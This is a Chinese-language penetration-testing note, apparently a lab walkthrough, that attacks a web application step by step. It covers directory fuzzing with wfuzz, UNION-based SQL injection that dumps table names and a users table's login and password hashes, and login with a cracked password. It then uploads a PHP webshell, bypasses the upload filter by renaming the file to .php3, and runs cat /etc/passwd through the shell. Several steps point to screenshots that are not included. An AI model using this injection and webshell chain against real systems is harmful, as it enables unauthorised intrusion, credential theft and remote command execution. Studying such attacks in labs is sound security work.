MySQL 渗透笔记

1. 目录猜解

使用方法：

$ python wfuzz.py -z file -f commons.txt --hc 404 http://vulnerable/FUZZ

--hc 404

告诉 wfuzz 忽略 404(Page not Found)应答

-z file -f wordlists/big.txt


告诉 wfuzz 使用文件 wordlists/big.txt 作为爆破远程文件目录名的字典

http://vulnerable/FUZZ

告诉 wfuzz 使用字典中的目录名来替代 URL 中的 FUZZ 进行查找

2. 获取数据库信息

通过观察返回包来获取服务器和数据库信息



Response Header Name	Response Header Value
Status	OK - 200
Date	Mon, 24 Mar 2014 10:09:23 GMT
Server	Apache/2.2.16 (Debian)
X-Powered-By	PHP/5.3.3-7+squeeze14
Vary	Accept-Encoding
Content-Encoding	gzip
Content-Length	719
Keep-Alive	timeout=15, max=100
Connection	Keep-Alive
Content-Type	text/html

3. 使用 UNION 进一步注入

a) 确认 SQL 语句使用的列数（union select 的列数目要和 select 语句的列数目一致，否则会报错）

b) 确认什么样列被输出到页面


c) 检索数据库的元数据表来获取信息

d) 检索数据库的其他表来获取信息

第一步：确认列数

使用 union select（下面为 MySql 方法，oralce 使用 union select null,null 代替 1,2）


当列数目不对时候，会有错误提示




当列数目相同的时候，查询成功，就此可以推断出 SQL 语句总共查询了 4 个列的内容

使用 order by，例如：

当 order by 的列<=SQL 语句的列数目的时候，查询正常




当 order by 的列>SQL 语句的列数目的时候，查询失败，就此可以推断出 SQL 语句总共查询了 4 个列的内容




第二步 寻找输出列

首先正常浏览，查看正常页面的内容




使用 union select 查询，查看新增内容，从下图可以看出，列 2 的内容是可以被输出到页面上的，所以下面的查询我们都将使用列 2




第三步 查询数据库信息

查询数据库信息，使用@@version 替代 union select 中的 2

查询数据库使用者信息，使用 current_user()替代 union select 中的 2



查询当前数据库名，使用 database()代替 union select 中的 2



第四步 查询数据用户名密码


********** 以下功能只在 MySQL5.0 版本及以上版本才有 **********

查询当前数据库所有表的表名

SELECT table_name FROM information_schema.tables

查询当前数据库所有表的列名


SELECT column_name FROM information_schema.columns



结合两者的查询结果

SELECT 1,concat(table_name,':', column_name),3,4 FROM information_schema.columns

使用 concat 函数将表名和列名连接成一个字符串，并且两者之间用 ':' 分隔，之所以要这么做是因为我们只有列 2 才能输出到 web 页面，其他列的内容无法显示，否则可以直接使用 SELECT 1, table_name, column_name,4 FROM information_schema.columns 的方式，这边的使用方法取决于第二步的结果




查询数据库使用者的用户名和密码

SELECT 1,concat(login,':',password),3,4 FROM users


这个密码经过 MD5 加密，解密后得到的密码：P4ssw0rd

4. 上传 WebShell 并执行代码

4.1. 使用前面猜解的用户名和密码登入后台




4.2. 使用后台提供的上传图片功能上传 WebShell(这边可以上传一句话木马然后使用菜刀连接)



4.3. 新建一个 WebShell，内容如下

```
<?php
  system($_GET['cmd']);
?>
```

4.4. 直接上传 WebShell 发现报错



4.5. 修改 WebShell 后缀来绕过上传限制（.php3 或者.php.test，这边是利用 Apache 解析漏洞实现绕过）

4.6. 查找上传文件的路径(一般通过抓取返回包来获取上传地址，有时候抓包无法获取的情况下，就要寻找其他方法，火狐的抓包插件 Tamper Data)，这边先单击图片管理然后单击 test 标签

4.7. 在图片上右击查看页面源码，找到图片路径

4.8. 访问图片并传入执行参数

http://192.168.128.132/admin/uploads/test.php3?cmd=cat%20/etc/passwd